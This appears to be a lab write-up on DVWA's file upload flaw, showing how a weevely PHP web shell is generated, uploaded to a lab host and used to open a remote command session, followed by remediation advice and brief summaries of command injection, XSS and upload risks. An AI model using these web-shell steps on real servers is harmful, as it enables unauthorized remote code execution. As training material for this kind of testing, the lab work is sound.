
Steps to Reproduce :-

Step 1: generate good.php using weevely



```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
```

Step 2: Successfully generated good.php




```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
Generated 'good.php' with password 'dvwa' of 744 byte size.

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  good.php  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─#
```

Step 3: Accessed and successfully uploaded php file




```
../../hackable/uploads/good.php succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Step 4: Now try to get connection using weevely




```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
Generated 'good.php' with password 'dvwa' of 744 byte size.

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  good.php  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# weevely http://10.0.2.4/hackable/uploads/good.php dvwa
```

Step 5: Now successfully we got the connection



```
┌──(root㉿kali)-[/home/kali]
└─# weevely generate dvwa good.php
Generated 'good.php' with password 'dvwa' of 744 byte size.

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop  Documents  Downloads  good.php  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[/home/kali]
└─# weevely http://10.0.2.4/hackable/uploads/good.php dvwa

[+] weevely 4.0.1

[+] Target:     10.0.2.4
[+] Session:    /root/.weevely/sessions/10.0.2.4/good_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> █
```

Recommendation:-

- Allow only certain file extension
- Set maximum file size and name length
- Allow only authorized users
- Make sure the fetched file from the web is an expected one
- Keep your website updated
- Name the files randomly or use a hash instead of user input
- Block uploads from bots and scripts using captcha
- Never display the path of the uploaded file

SUMMARY:

Command Injection: Command injection is a web application security vulnerability where untrusted data is used to construct system commands, allowing attackers to execute arbitrary commands on a target system. This can lead to unauthorized access, data corruption, or system disruption. To prevent command injection attacks, developers should validate and sanitize user input, use parameterized queries, and avoid concatenating user-supplied data with system commands. Regular security assessments and software updates are essential to mitigate this risk.

XSS(Reflected) : Reflected XSS is a web vulnerability, allowing attackers to inject malicious scripts into websites. Improper validation of user-supplied data lets attackers execute the script on victims' browsers. To prevent such attacks, implement proper input validation and output encoding, use secure HTTP headers, and perform regular security testing.

File Upload: Web applications are vulnerable when attackers upload malicious files. Improper validation and handling of these files can lead to serious security risks, such as remote code execution and unauthorized access to sensitive data. To prevent these vulnerabilities, developers must enforce strict file type and size validation, utilize server-side checks, store uploads securely, and perform regular security audits and updates.

Overall, A vulnerability in security refers to a weakness or opportunity in an information system that cybercriminals can exploit and gain unauthorized access to a computer system. Vulnerabilities weaken systems and open the door to malicious attacks.